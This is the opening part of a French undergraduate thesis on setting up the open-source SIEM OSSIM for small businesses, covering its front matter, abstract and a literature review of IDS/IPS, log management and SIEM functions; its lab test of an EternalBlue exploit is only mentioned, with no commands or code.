RÉPUBLIQUE DU BÉNIN
MINISTÈRE DE L'ENSEIGNEMENT SUPÉRIEUR
ET DE LA RECHERCHE SCIENTIFIQUE

UNIVERSITÉ D'ABOMEY-CALAVI

INSTITUT DE FORMATION ET DE RECHERCHE EN INFORMATIQUE

BP 526 Cotonou Tel : +229 55 028 070 / 53 973 060
https://www.ifri-uac.bj Courriel : contact@ifri.uac.bj

MÉMOIRE

pour l'obtention du

Diplôme de Licence en Informatique

Option : Sécurité Informatique

Présenté par :
Iboukoun Aymar Hugues **TOKOU**

Mise en œuvre d'une solution SIEM à l'aide d'outils open-source : Cas de OSSIM

Sous la supervision de :
Miranda **GNONLONFOUN**
Ing Réseaux et Systèmes d'Information

Membres du jury :

Dr OUSMANE Matine	IFRI	Président
Ing SEHLOUAN Herman	IFRI	Examinateur
Ing GNONLONFOUN Miranda	IFRI	Rapporteur

Année Académique : **2021-2022**

Sommaire

Dédicace ii

Remerciements iii

Table des figures iv

Liste des tableaux v

Liste des acronymes vi

Résumé vii

Abstract viii

1 Revue de littérature 3

2 Analyse, choix techniques et déploiement de la solution 16

3 Résultats et discussion 28

Conclusion 43

Bibliographie 44

Webographie 45

Table des matières 47

Dédicace

À ma famille, pour votre patience et votre soutien inestimable tout au long de ce parcours.

Remerciements

La réalisation de ce projet a été rendue possible grâce à certaines personnes que nous tenons sincèrement à remercier. Nos remerciements vont principalement à l'endroit de :

- Monsieur Eugène C. EZIN, Professeur titulaire des Universités du CAMES, Directeur de l'IFRI.
- Monsieur Gaston EDAH, Professeur titulaire des Universités du CAMES, Directeur Adjoint, Chargé des affaires académiques de l'IFRI.
- Madame Miranda GNONLONFOUN, Ingénieur Réseaux et Télécoms, Enseignante à l'IFRI, mon maître de mémoire qui malgré ses nombreuses occupations a su m'encadrer et me conseiller pour la réalisation de ce travail.
- Au corps professoral de l'Institut de Formation et de Recherche en Informatique de l'Université d'Abomey-Calavi (IFRI-UAC), qui œuvre pour fournir les ressources nécessaires à la réussite de notre étude universitaire.
- Mon père bien-aimé Elie Affoukou TOKOU qui m'a quitté à quelques mois de cette soutenance, en hommage de sa foi en moi et à tout ce qu'il m'a appris.
- Ma tendre mère Justine AKPO, pour ses multiples sacrifices et ses prières tout au long de mes études.
- Mes frères et soeurs, pour le soutien et l'amour inconditionnels à mon égard.

Que tous ceux qui nous ont aidés d'une manière ou d'une autre, trouvent ici l'expression de nos sentiments, les meilleurs.

Table des figures

1.1 Comparaison des fonctionnalités apportées par les HIDS, NIDS et SIEM 5

2.1 Différences entre la version commerciale et la version gratuite de AlienVault 19
2.2 Logo de AlienVault OSSIM 19
2.3 Architecture de OSSIM 21
2.4 Flux de données du serveur OSSIM 22
2.5 Accueil GNS3 23
2.6 Logo de DVWA 23
2.7 Logo de Pfsense 23
2.8 Logo Oracle Virtualbox 24
2.9 Logo de metasploit 24
2.10 Interface OSSIM 26
2.11 Interface de configuration de base d'OSSIM 26
2.12 Page de configuration d'OSSIM pour la première connexion 27
2.13 Interface web de connexion à l'interface web d'OSSIM 27

3.1 Architecture du Réseau de la PME 29
3.2 Assignation des interfaces réseaux de pfsense 31
3.3 Tableau de bord de pfsense 31
3.4 Définition des aliases dans pfsense 32
3.5 Règles de filtrage de l'interface WAN 32
3.6 Règles de filtrage de l'interface DMZ-WEB 33
3.7 Règles de filtrage de l'interface DMZ-MONIT 33
3.8 Règles de filtrage de l'interface LAN 34
3.9 Page d'accueil de DVWA 34
3.10 Aperçu de l'interface des attaques web de DVWA 35
3.11 Tableau de bord de OSSIM 37
3.12 Ajout d'un utilisateur 38
3.13 Analyse des événements sur le réseau 39
3.14 Statut des agents déployés 39
3.15 Détails sur l'hôte 172.16.10.2 40
3.16 Lancement de metasploit 40
3.17 Accès à la machine windows à distance 41
3.18 Informations de machine windows vulnérable après l'attaque 42

Liste des tableaux

1.1 Comparaison de quelques SIEM 13

2.1 Analyse des besoins de sécurité des entreprises 17
2.2 Choix des composants SIEM en fonction des besoins 18
2.3 Caractéristiques des machines virtuelles utilisées 25

3.1 Tableau des adresses réseau 30

Liste des acronymes

AIDE : Advanced Intrusion Detection Environment 5

CSIRTs : Computer Security Incident Response Teams 9
CTI : Cyber Threat Intelligence 7

ELK : Elasticsearch, Logstash et Kibana 12

HIDS : Host-based Intrusion Detection System 5

IDS : Intrusion Detection System 5
IETF : Internet Engineering Task Force 9
IP : Internet Protocol 10
IPS : Intrusion Prevention System 4

NIDS : Network Intrusion Detection System 5

OSSEC : Open Source Security Event Correlator 5
OSSIM : Open-Source Security Information and Event Management 1

PME : Petites et Moyennes Entreprises 1

RFC : Request For Comments 9

SIEM : Security Information and Event Management 1

VM : Virtual Machine 12

XML : eXtensible Markup Language 9

Résumé

La sécurité informatique est devenue une question clé pour les organisations de toutes tailles. La protection des données, la détection des menaces et la réponse aux incidents sont des priorités dans un monde numérique. La mise en place d'une solution SIEM (Security Information and Event Management) est une réponse essentielle à ces défis pour combler les limites des solutions déja existantes. Ce travail se concentre sur l'implémentation d'une solution SIEM à l'aide d'outils open-source, avec un accent particulier sur OSSIM (Open Source Security Information Management). Elle vise à fournir un guide complet pour le déploiement et la configuration d'OSSIM dans un environnement de sécurité informatique. Des éléments de sécurité comme des capteurs IDS, des parefeux(pfsense) et agents ont été déployés et testés pour renforcer les besoins de sécurité en entreprise. L'exploit eternalblue réalisé grâce à un shell-reverse a permis d'accéder à une machine windows cible. Les objectifs comprennent une compréhension approfondie des SIEM, une évaluation de l'efficacité d'OSSIM, des recommandations pour une maintenance continue et des perspectives sur l'avenir de la sécurité informatique. En explorant les aspects techniques, les meilleures pratiques et les défis, ce présent mémoire fournit des informations précieuses aux professionnels de la sécurité et aux chercheurs. Il souligne l'importance de la gestion des événements de sécurité dans un monde numérique en constante évolution et présente OSSIM comme une solution prometteuse à ces défis.

Mots clés : SIEM, OSSIM, outils open-source, shell-reverse, gestion des événements de sécurité.

Abstract

IT security has become a key issue for organisations of all sizes. Data protection, threat detection and incident response are priorities in a digital world. The implementation of a SIEM (Security Information and Event Management) solution is an essential response to these challenges, to overcome the limitations of existing solutions. This work focuses on the implementation of a SIEM solution using open-source tools, with particular emphasis on OSSIM (Open Source Security Information Management). It aims to provide a comprehensive guide to deploying and configuring OSSIM in an IT security environment. Security elements such as IDS sensors, firewalls (pfsense) and agents have been deployed and tested to reinforce the security needs of the enterprise. The eternalblue exploit, carried out using a reverse shell, enabled access to a target Windows machine. The objectives include an in-depth understanding of SIEMs, an assessment of the effectiveness of OSSIM, recommendations for ongoing maintenance and perspectives on the future of IT security. By exploring technical aspects, best practices and challenges, this brief provides valuable information for security professionals and researchers. It highlights the importance of security event management in an ever-changing digital world, and presents a number of recommendations for the future.

Key words: SIEM, OSSIM, open-source tools, shell-reverse, security events management.

Introduction Générale

Dans un monde de plus en plus interconnecté et numérisé, la sécurité informatique est devenue une préoccupation majeure pour les organisations de toutes tailles. Les cybermenaces, qu'elles soient d'origine interne ou externe, évoluent en complexité et en sophistication, mettant en danger la confidentialité, l'intégrité et la disponibilité des données. Face à ces défis, les entreprises et les entités gouvernementales cherchent des solutions efficaces pour protéger leurs actifs informatiques. La gestion des informations de sécurité est au cœur de cette défense. Les entreprises ont besoin de mécanismes de surveillance et d'analyse pour détecter rapidement les activités suspectes, répondre aux incidents de sécurité et anticiper les menaces potentielles. C'est ici qu'interviennent les systèmes Security Information and Event Management (SIEM), des outils essentiels dans l'arsenal de la sécurité informatique. L'objectif de cette étude est d'apporter une contribution précieuse à l'amélioration de la sécurité informatique aux Petites et Moyennes Entreprises (PME) et d'examiner comment les solutions SIEM open source, en particulier Open-Source Security Information and Event Management (OSSIM), peuvent constituer une réponse stratégique aux besoins des entreprises en matière de sécurité. OSSIM est un projet open source robuste et sécurisé, développé pour fournir une solution SIEM complète et fiable.

0.1 Problématique

Aujourd'hui, de nombreuses entreprises sont confrontées à des menaces et des attaques en raison des difficultés qu'elles rencontrent dans la détection et la gestion des événements de sécurité. Pourtant, elles utilisent généralement déjà des IDS et des IPS pour détecter et prévenir les intrusions dans leurs systèmes d'information. Cependant, ces outils de sécurité ne sont pas suffisants, compte tenu du flux de données à traiter et de l'évolution de l'internet. Afin de répondre aux besoins de sécurité des entreprises et de faciliter la tâche des administrateurs de sécurité, nous proposons une solution SIEM basée sur OSSIM, un outil open source qui assure la gestion des informations et des événements de sécurité, la collecte des logs et des événements, la corrélation des données et le reporting de sécurité.

0.2 Contexte et justification

Avec le développement rapide des technologies de l'information et les défis croissants en matière de sécurité informatique, les entreprises sont de plus en plus dépendantes des systèmes informatiques et des données numériques, exposant leurs actifs à un large éventail de menaces potentielles, allant des cyberattaques sophistiquées aux erreurs humaines accidentelles. C'est pourquoi les solutions de gestion des informations et des événements de sécurité (SIEM) se sont imposées comme une réponse essentielle pour surveiller, analyser et réagir aux événements liés à la sécurité dans un environnement informatique. Cependant, le déploiement de ces solutions peut s'avérer coûteux en raison des frais de licence, de mise en œuvre et de maintenance aux solutions commerciales. C'est là que les outils open source tels qu'OSSIM entrent en jeu, offrant une alternative prometteuse aux organisations qui cherchent à renforcer leur posture de sécurité sans compromettre leurs

budgets limités. OSSIM, en tant que solution SIEM open source, permet aux entreprises d'exploiter des fonctionnalités similaires à celles des solutions commerciales, mais à moindre coût. La mise en œuvre d'OSSIM en tant que solution permettra donc une flexibilité d'utilisation et une personnalisation pour répondre aux besoins associés à l'organisation.

0.3 Objectifs

L'objectif général de notre travail est de mettre en place avec succès un système pour renforcer la sécurité informatique, en permettant la collecte, l'analyse et la gestion des informations de sécurité et des événements. Spécifiquement, ce système permettra de:

- Comprendre le concept de SIEM et son importance dans la sécurité informatique. ;
- Examiner les différentes solutions SIEM open-source disponibles, en mettant l'accent sur OSSIM, ses fonctionnalités et ses caractéristiques spécifiques;
- Étudier les exigences et les étapes nécessaires pour valider OSSIM dans un environnement informatique existant;
- Effectuer quelques tests d'utilisation d'OSSIM ;
- Évaluer l'efficacité d'OSSIM en termes de détection d'incidents de sécurité, de gestion des journaux et de reporting ;
- de donner des recommandations et des perspectives futures.

0.4 Organisation du mémoire

Ce présent travail de recherche est organisé en trois chapitres. Le premier est une revue de la littérature consacrée à l'état de l'art. Le deuxième chapitre analyse et explique les choix techniques effectués et le déploiement de la solution. Enfin, le troisième chapitre présente et analyse les résultats obtenus lors des tests effectués.

Chapitre 1

Revue de littérature

Introduction

Dans ce chapitre, nous nous concentrerons principalement sur l'examen plus détaillé des fonctionnalités, des avantages et des applications du SIEM, et nous soulignerons l'importance croissante des solutions open source telles qu'OSSIM dans le monde moderne de la sécurité de l'information.

1.1 Les Enjeux de Sécurité Informatique

1.1.1 La sécurité informatique

Avant de clarifier le concept de la sécurité informatique, il est important de définir les termes "système informatique" et "système d'information" afin de permettre de mieux cerner la différence entre ces deux expressions qui font souvent l'objet de confusion.

Système informatique Un système informatique est un ensemble de dispositifs (matériels et logiciels) associés, sur lesquels repose un système d'information. Il est constitué généralement des serveurs, routeurs, pare-feu, commutateurs, imprimantes, médias (câbles, air, etc.), points d'accès, stations de travail, systèmes d'exploitation, applications, bases de données, etc.

Système d'information Un système d'information est un ensemble de moyens (humains, matériels, logiciels, etc.) organisés permettant d'élaborer, de traiter, de stocker et/ou de diffuser de l'information grâce aux processus ou services. Un système d'information est généralement délimité par un périmètre pouvant comprendre des sites, des locaux, des acteurs (partenaires, clients, employés, etc.), des équipements, des processus, des services, des applications et des bases de données.

La sécurité informatique est donc un ensemble de moyens techniques, organisationnels, juridiques et humains nécessaires et mis en place pour conserver, rétablir, et garantir sa sécurité. En général, la sécurité d'un système d'information englobe celle du système informatique sur lequel il s'appuie.

1.1.2 Principes de la sécurité informatique

La sécurité d'un système informatique peut s'évaluer sur la base d'un certain nombre de critères de sécurité. On distingue généralement cinq principaux critères de sécurité :

1. **Disponibilité :** Elle consiste à garantir l'accès en temps réel à un service ou à une ressource.
2. **Intégrité :** Elle consiste à s'assurer que les données n'ont pas été altérées ou modifiées durant la communication (de manière fortuite ou intentionnelle).
3. **Confidentialité :** Elle consiste à rendre l'information inintelligible et inaccessibles à d'autres personnes que les seuls acteurs concernés.
4. **Authentification :** Elle consiste à assurer l'identité d'un utilisateur, c'est-à-dire de garantir à chacun des correspondants que son partenaire est bien celui qu'il croit être.
5. **Non répudiation :** Elle consiste à garantir qu'aucun des correspondants ne pourra nier son implication dans une action à laquelle il a participé.

1.1.3 Les enjeux de la sécurité informatique

Le risque en termes de sécurité informatique, est la probabilité qu'une attaque survienne. Il est généralement caractérisé par l'équation suivante :

$$Risque = \frac{menace \times vulnrabilites}{contre - mesure} \tag{1.1}$$

La menace (ou « threat » en anglais) est toute cause potentielle d'incident. Tout ordinateur connecté à un réseau informatique est potentiellement vulnérable à une attaque, tandis que **la vulnérabilité** (« vulnerability » en anglais), appelée parfois faille ou brèche représente le niveau d'exposition face à la menace. Elle peut être une erreur de conception (bug) pouvant altérer la sécurité du système. On peut trouver des vulnérabilités au niveau du système d'exploitation, au niveau applicatif ou bien au niveau du réseau. Enfin **La contre-mesure** est l'ensemble des actions mises en œuvre en prévention de la menace. Les contre-mesures à mettre en œuvre ne sont pas uniquement des solutions techniques mais également des mesures de formation et de sensibilisation à l'intention des utilisateurs, ainsi qu'un ensemble de règles clairement définies. Afin de pouvoir sécuriser un système, il est nécessaire d'identifier les menaces potentielles, et donc de connaître et de prévoir la façon de procéder de l'ennemi.

Une attaque informatique est l'exploitation d'une faille d'un système informatique (système d'exploitation, logiciel ou bien même de l'utilisateur) à des fins non connues par l'exploitant du système et généralement préjudiciables. Les attaques touchent généralement trois composantes du système à savoir la couche réseau, le système d'exploitation et la couche applicative.

1.1.4 Les IPS et IDS

1.1.4.1 Intrusion Prevention System (IPS)

Un système de prévention des intrusions Intrusion Prevention System (IPS) est une forme de sécurité de réseau qui sert à détecter et prévenir les menaces identifiées. Les systèmes de prévention des intrusions surveillent en permanence votre réseau, recherchant les éventuels actes de malveillance et capturent des informations à leur sujet. L'IPS signale ces événements aux administrateurs du système et prend des mesures préventives, telles que la fermeture des points d'accès et la reconfiguration des firewalls pour empêcher de futures attaques. Les solutions IPS peuvent également être utilisées pour identifier les problèmes liés aux politiques de sécurité de l'entreprise, afin de dissuader les employés et les invités du réseau d'enfreindre les règles incluses dans ces politiques. Un réseau d'entreprise typique ayant une multitude de points d'accès, il est essentiel que vous disposiez d'un moyen de surveiller les signes d'effraction potentielle, d'incidents et de menaces imminentes.

Les menaces réseau actuelles sont de plus en plus sophistiquées et capables d'infiltrer toutes les solutions de sécurité, même les plus robustes.

1.1.4.2 Intrusion Detection System (IDS)

La détection d'intrusions est le processus de surveillance des événements se trouvant dans un système d'ordinateurs ou de réseau et les analysant pour détecter les signes des intrusions, défini comme des tentatives pour compromettre la confidentialité, l'intégrité, la disponibilité ou éviter des mécanismes de sécurité de l'ordinateur ou du réseau. Le système de détection des intrusions est un logiciel ou un matériel qui automatise des surveillances et les processus analysés. Nous avons plusieurs types d' Intrusion Detection System (IDS) disponibles de nos jours qui sont caractérisés par des surveillances différentes et des approches d'analyse, on cite essentiellement trois types des IDS, comme suit :

- Les IDS réseau (Network Intrusion Detection System (NIDS)) : Snort ; Bro ; Suricata ; Enterasys ; Check Point ; Tipping point ; etc.
- Les IDS hôte (Host-based Intrusion Detection System (HIDS)) : Advanced Intrusion Detection Environment (AIDE) ; Chkrootkit ; DarkSpy ; Fail2ban ; IceSword ; Open Source Security Event Correlator (OSSEC) ; Rkhunter ; Rootkit Unhooker ; Tripwire ; etc.
- Les IDS hybrides : Prelude ; OSSIM ; etc.

	NIDS	HIDS	SIEM
Source de l'attaque	✓	✗	✓
Payload envoyé	✓	✗	✓
Action effectuée sur le système	✗	✓	✓
Action réussie	✗	✓	✓

FIGURE 1.1 : Comparaison des fonctionnalités apportées par les HIDS, NIDS et SIEM

De l'analyse de la figure ci-dessus, on peut dire que les NIDS prennent en charge les paramètres tels que la source de l'attaque et le payload envoyé alors que les HIDS se basent sur l'action effectuée sur le système et l'action réussie. Le SIEM quant à lui tient compte de tous ces paramètres.

1.1.5 Log Management

1.1.5.1 Définition de log

Un log est un enregistrement détaillé des événements, des activités ou des transactions qui se produisent dans un système informatique ou sur un réseau. Ces enregistrements, appelés journaux d'événements ou logs, sont essentiels pour la surveillance de la sécurité, la résolution des problèmes, la conformité réglementaire et l'analyse post-incident.

La gestion des logs, ou log management en anglais, désigne l'ensemble des pratiques, des processus et des outils utilisés pour collecter, stocker, analyser, archiver et gérer les journaux d'événements générés par les composants informatiques. Cette gestion permet de répondre aux besoins de sécurité, de conformité et d'analyse des événements. Elle implique souvent l'utilisation de solutions dédiées, telles que les systèmes SIEM (Security Information and Event Management), pour automatiser et faciliter ces processus.

On divise le monde du Log Management en deux parties bien distinctes :

- La centralisation/collecte/rétention ;
- L'agrégation/corrélation (SIEM).

Le Log Management s'applique à toutes les utilisations possibles des logs. Il est doté d'une sortie élevée, accepte une grande capacité de rétention, collecte et stocke les logs au format brut. Il a une grande capacité de rapports et une recherche très rapide. Il est orienté vers l'investigation.

1.1.5.2 La supervision (Monitoring)

Le monitoring, ou surveillance en français, désigne le processus continu de collecte, d'observation et d'analyse des données et des événements d'un système informatique ou d'un réseau. Le monitoring en sécurité informatique permet de détecter les comportements anormaux, les menaces potentielles, et de garantir le bon fonctionnement des mesures de sécurité. La plupart de ces outils permettent de nombreuses fonctions dont voici les principales :

- Surveiller le système d'information
- Visualiser l'architecture du système
- Analyser les problèmes
- Déclencher des alertes en cas de problèmes
- Effectuer des actions en fonction des alertes.

La tâche de l'administrateur est alors simplifiée. Il n'a plus qu'à faire une vérification ou réaliser une action en fonction d'une alerte déclenchée. Chaque outil doit aussi lui donner une vision globale du système d'information pour localiser les problèmes le plus rapidement possible grâce aux métriques.

Les métriques sont des mesures quantitatives utilisées pour évaluer, surveiller et quantifier divers aspects d'un processus, d'un système ou d'une performance. En sécurité informatique, les métriques sont couramment utilisées pour évaluer l'efficacité des mesures de sécurité, la fréquence des incidents, la performance des systèmes de détection d'intrusion, la conformité aux politiques de sécurité, etc.

1.1.5.3 Les événements et les informations de sécurité

- Les informations de sécurité informatique font référence à toutes les données, les connaissances et les éléments liés à la sécurité d'un système informatique, d'un réseau ou d'une application. Cela englobe les détails sur les menaces potentielles, les vulnérabilités, les incidents de sécurité, les politiques de sécurité, les mesures de sécurité mises en place, et plus encore. Ces informations sont essentielles pour la gestion et la protection efficaces de la sécurité informatique.

- Les événements de sécurité informatique sont des actions, des incidents ou des activités qui se produisent dans un environnement informatique et qui ont une importance en termes de sécurité. Ces événements peuvent inclure des tentatives d'intrusion, des changements de configuration, des accès non autorisés, des alertes générées par des systèmes de détection d'intrusion, et d'autres actions qui peuvent affecter la sécurité des données et des systèmes.

1.2 SIEM (Security Information and Event Management)

Pour optimiser leur sécurité informatique, les organisations et entreprises de toutes tailles doivent pouvoir surveiller leurs réseaux et systèmes d'information, afin d'identifier les actions malveillantes qui les menacent et se prémunir de potentielles attaques avant qu'elles ne causent de graves dommages.

1.2.1 Historique et théorie sur le concept de SIEM

Le terme S.I.E.M. a été conçu en 2005 par Mark Nicolett et Amrit Williams, deux analystes du GARTNER. À l'époque, deux types de solutions complémentaires mais distinctes géraient les données de sécurité des systèmes d'information : les S.E.M. et les S.I.M. Ils ont noté le rapprochement évident des outils de gestion des journaux ou S.I.M. (Security Information Management, Gestion des informations de sécurité en Français) et des programmes de suivi d'événements de sécurité ou S.E.M. (Security Event Manager, Gestion des événements de sécurité en Français). Ces derniers analysent, en temps réel, les événements du réseau, puis effectuent une corrélation afin de détecter la cause initiale du problème. Ils peuvent ensuite déclencher l'alerte adaptée vers l'administrateur pouvant corriger la faille, arrêter un processus ou fermer un port. Les deux inventeurs de ces termes mettent en évidence la nécessité de combiner ces deux outils pour mieux piloter la sécurité et créent le terme S.I.E.M. (Security Information and Event Management). Le S.I.E.M. devient alors un outil actif de la sécurité. Dès lors, les S.I.E.M. ont beaucoup évolué. Par rapport à la définition de 2005, il faut rajouter aujourd'hui dans les capacités des S.I.E.M. des capacités de combinaison avec les Cyber Threat Intelligence (CTI)(Cyber Threat Intelligence, renseignements sur les cybers menaces en Français) externe ou encore des fonctionnalités d'Intelligence Artificielle telles que le « machine learning » pour améliorer les capacités de détection. La demande de systèmes SIEM dans les organisations est une constante les dernières années. Comme l'indique Forecast, dans « Information Security, Worldwide, 2015-2021, 3T17 Update », les ventes de la technologie SIEM ont augmenté de 2001 billions de dollars en 2015 à 2,167 billions de dollars par an 2016.

1.2.2 Définition des SIEM et leur rôle dans la sécurité informatique

Les solutions SIEM (Security Information and Event Management) sont des outils essentiels dans le domaine de la sécurité informatique. Elles jouent un rôle central dans la surveillance, la détection et la réponse aux menaces potentielles au sein des environnements informatiques.

Les SIEM sont conçus pour collecter, agréger et analyser des données liées à la sécurité à partir de diverses sources, telles que des journaux d'événements, des systèmes d'exploitation, des applications, des dispositifs réseau, et bien d'autres. Ils permettent ensuite de corréler ces données pour identifier des schémas et des comportements suspects. En bref, les SIEM fournissent une vue consolidée et en temps réel de l'état de la sécurité d'un système ou d'un réseau.

La solution SIEM permet de surveiller des applications, des comportements utilisateurs et des accès aux données. À travers les fonctionnalités fournies par cette solution, il est donc possible de collecter, de mettre dans un format de normalisation, d'agréger, de corréler et d'analyser les données des événements issus des machines,

systèmes et applications (pare-feu, systèmes de prévention d'intrusion, machines réseau, machines de sécurité, applications, bases de données, serveurs). Le principe d'un SIEM consiste à examiner depuis un guichet unique les données relatives à la sécurité de l'entreprise qui sont générées en de nombreux points. Cette approche facilite l'identification d'éventuels comportements inhabituels au sein du système informatique de l'entreprise. Concrètement, le SIEM permettra à une entreprise de centraliser toutes les informations de sécurité en un seul outil.

1.2.3 La différence entre un SIM, SEM et SIEM

Les solutions de gestion des informations et des événements de sécurité (SIEM) aident les organisations à détecter, analyser et réagir aux menaces liées à la sécurité avant qu'elles ne nuisent à leur activité professionnelle. Nous allons mieux clarifier chacun de ces termes pour éviter les confusions.

SIEM : Système de Gestion des Informations et des Événements de Sécurité (Security Information and Event Management). Le SIEM est une solution de sécurité informatique qui collecte, agrège, analyse et corrèle les données de sécurité à partir de différentes sources au sein d'un environnement informatique. Il permet de détecter les menaces potentielles, de générer des alertes en temps réel, de produire des rapports de sécurité et d'offrir une vue d'ensemble de la posture de sécurité d'une organisation.

SIM : Système de Gestion des Événements de Sécurité (Security Information Management). Le SIM se concentre principalement sur la collecte, le stockage et la gestion des journaux d'événements de sécurité provenant de diverses sources. Contrairement au SIEM, le SIM ne met généralement pas autant l'accent sur la corrélation en temps réel des événements ou la détection des menaces.

SEM : Système de Gestion des Événements de Sécurité (Security Event Management). Le SEM se concentre sur la corrélation en temps réel des événements de sécurité pour détecter les schémas suspects ou les comportements anormaux. Cependant, contrairement au SIEM, le SEM ne se penche pas autant sur l'analyse des informations ou la gestion des informations à long terme.

1.2.4 Fonctionnement des S.I.E.M.

Pour permettre au système d'identifier des événements anormaux, il est important que l'administrateur S.I.E.M. élabore en premier lieu un profil du système dans des conditions normales de fonctionnement.

Au niveau le plus simple, un système S.I.E.M. peut reposer sur des règles ou utiliser un moteur de corrélation statistique pour établir des relations entre les entrées du journal des événements. Sur certains systèmes, un pré-traitement peut intervenir au niveau des collecteurs. Seuls certains événements sont alors transmis au nœud d'administration centralisé. Ce pré-traitement permet de réduire le volume d'informations communiquées et stockées. Toutefois, cette approche comporte le risque de filtrer des événements pertinents de manière précoce. Les SIEM permettent :

A. La collecte

Le principe de la collecte est de fournir au SIEM des données à traiter. Ces données peuvent être de nature diverse en fonction de l'équipement ou du logiciel, mais aussi être envoyées de manières tout à fait différentes. On distingue deux modes de fonctionnement :

- Mode actif : la plupart des SIEM fonctionnent en déployant une multitude d'agents de collecte de manière hiérarchique sur les équipements à superviser. Ces agents ont pour fonction de récupérer les informations des appareils des utilisateurs, des serveurs, des équipements réseau, voire des équipements spécialisés de sécurité, tels que les pares-feux, ou encore les systèmes antivirus et anti-intrusions, et aussi des logiciels

de sécurité et de les envoyer au SIEM. Un élément de sécurité qui a été conçu nativement pour être un agent du SIEM est appelé une « sonde » ;

- Mode passif : SIEM est en écoute directe sur les équipements à superviser. Pour cette méthode, c'est l'équipement ou le logiciel qui envoie des informations sans intermédiaire au SIEM.

B. La normalisation

Les informations collectées viennent d'équipements et logiciels hétérogènes ayant pour la plupart leurs propres moyens de formater les données. Cette étape permet d'uniformiser les informations selon un format unique pour faciliter le traitement par le SIEM. Des formats sont mis au point par l' Internet Engineering Task Force (IETF) sous forme de Request For Comments (RFC) pour structurer les informations de sécurité et pouvoir les échanger et les traiter plus facilement. C'est pourquoi il est plus judicieux de les énumérer :

- IDMEF (Intrusion Détection Message Exchange Format) : C'est un standard, défini dans la R.F.C. 4765, permettant l'interopérabilité entre les systèmes commerciaux, libres et à codes sources ouverts et de recherche. Il est basé sur le format XML et est un format conçu pour définir les évènements et des alertes de sécurité. Il est également adapté pour le stockage en base de données, l'affichage et la gestion des informations.

- IODEF (Incident Object Description and Exchange Format) : C'est un standard, défini dans la R.F.C. 5070, représentant les informations de sécurité échangées entre les équipes Computer Security Incident Response Teams (CSIRTs) en Anglais. Il est basé sur le format eXtensible Markup Language (XML) et est un format conçu pour transmettre des incidents de sécurité entre les domaines administratifs et les parties qui ont une responsabilité opérationnelle. Ce modèle de données encode l'information des hôtes, des réseaux, des services, etc.

La normalisation permet ainsi de faire des recherches multi-critères, sur un champ ou sur une date. Ce sont ces événements qui seront enrichis avec d'autres données puis envoyés vers le moteur de corrélation.

C. L'agrégation

L'agrégation est le premier traitement des évènements de sécurité. Il consiste en un regroupement d'évènements de sécurité selon certains critères. Ces critères sont généralement définis à travers des règles appelées « règles d'agrégation » et s'appliquent à des évènements ayant des similarités. Plusieurs règles de filtrage peuvent être appliquées. Ils sont ensuite agrégés selon les solutions, puis envoyés vers le moteur de corrélation.

D. La corrélation

La corrélation correspond à l'analyse d'évènements selon certains critères. Ces critères sont généralement définis à travers des règles appelées « règles de corrélation ». Le but de cette étape est d'établir des relations entre évènements, pour ensuite pouvoir créer des alertes de corrélations, des incidents de sécurités, des rapports d'activité. La corrélation se différencie sur plusieurs points :

- Auto-apprentissage et connaissances rapportées : Pour pouvoir fonctionner, les moteurs de corrélation ont besoin d'informations sur les systèmes et réseaux de l'infrastructure. Ces informations peuvent être collectées automatiquement et/ou saisies manuellement par un opérateur ;

- Temps réel et données retardées : Dans certains cas, les évènements bruts sont forgés et envoyés directement pour être corrélés en temps réel. Dans d'autres cas, les évènements sont d'abord stockés, et envoyés après un premier traitement (ex : agrégation), leur envoi peut être alors conditionné ;

- Corrélation active et passive : La corrélation active a la possibilité de compléter les évènements reçus en recueillant des informations supplémentaires pour prendre des décisions. La corrélation passive est une

corrélation qui ne peut pas interagir avec son environnement, elle reçoit des évènements et prend des décisions.

Les règles de corrélation permettent d'identifier un événement qui a causé la génération de plusieurs autres (un hacker qui s'est introduit sur le réseau, puis a manipulé tel équipement, etc). Elles permettent aussi de remonter une alerte via un courriel, SMS ou ouvrir un ticket si la solution S.I.E.M. est interfacée avec un outil de gestion de tickets.

E. Le reporting

Les S.I.E.M. permettent également de créer et générer des tableaux de bord et des rapports. Ainsi, les différents acteurs du système d'information, responsables sécurité du système d'information, administrateurs, utilisateurs peuvent avoir une visibilité sur le système d'information (nombre d'attaques, nombre d'alertes par jour...).

F. L'archivage

Les solutions S.I.E.M. sont utilisées également pour des raisons juridiques et réglementaires. Un archivage à valeur probante permet de garantir l'intégrité des traces. Les solutions peuvent utiliser du chiffrement par exemple pour garantir l'intégrité des traces.

G. Le rejeu des évènements

La majorité des solutions permettent également de rejouer les anciens événements pour mener des enquêtes post-incidentes. Il est également possible de modifier une règle et de rejouer les événements pour voir son comportement.

1.3 Les Missions d'un SIEM

Il existe actuellement sur le marché plusieurs solutions SIEM, chacune ayant ses propres points forts et points faibles. Cependant, une solution SIEM mature doit être en mesure d'exécuter les fonctionnalités de base suivantes : la gestion des logs, la recherche et la création de rapports, la surveillance de sécurité en temps réel, la gestion des incidents, le renseignement sur les menaces et la surveillance du comportement des utilisateurs et des entités.

1.3.1 La gestion de logs

Un SIEM doit avoir la capacité de lire différents formats de logs provenant de plusieurs sources, de posséder des parsers pour les formats les plus courants, et de permettre la création de parsers personnalisés. La gestion des logs consiste donc à centraliser les logs reçus dans une même base de données et à les archiver par la suite.

1.3.2 La recherche et la création de rapports

Un SIEM doit fournir une interface riche permettant la recherche d'événements selon différents critères tels que le temps de l'événement, la source de l'événement, le nom de l'hôte, l'adresse Internet Protocol (IP) source, etc. De plus, un SIEM doit offrir la possibilité de générer des rapports périodiques ou sur demande en utilisant des filtres bien définis.

1.3.3 La surveillance en temps réel

Un SIEM doit permettre la génération d'alertes en temps réel, que ce soit sur l'interface utilisateur, par e-mail ou par SMS. Ces alertes sont basées sur des filtres définis par l'utilisateur et ont pour but d'alerter l'utilisateur

du SIEM en temps réel sur des événements critiques, tels que la détection d'un malware dangereux dans le réseau, une attaque de type DDoS ou une tentative de brute force sur un compte utilisateur.

1.3.4 La gestion des incidents

Un SIEM doit offrir la possibilité de détecter des incidents et de mettre en place un workflow automatisé pour les gérer. Cela comprend l'analyse des événements, le signalement des faux positifs et la communication des incidents aux experts en sécurité.

1.3.5 Le renseignement sur les menaces

Une solution SIEM doit être capable de s'intégrer avec des sources externes pour identifier les menaces internes et externes. Par exemple, elle peut contacter des adresses malveillantes par le biais d'une machine pour recueillir des informations sur les menaces.

1.3.6 La surveillance du comportement des entités et des utilisateurs

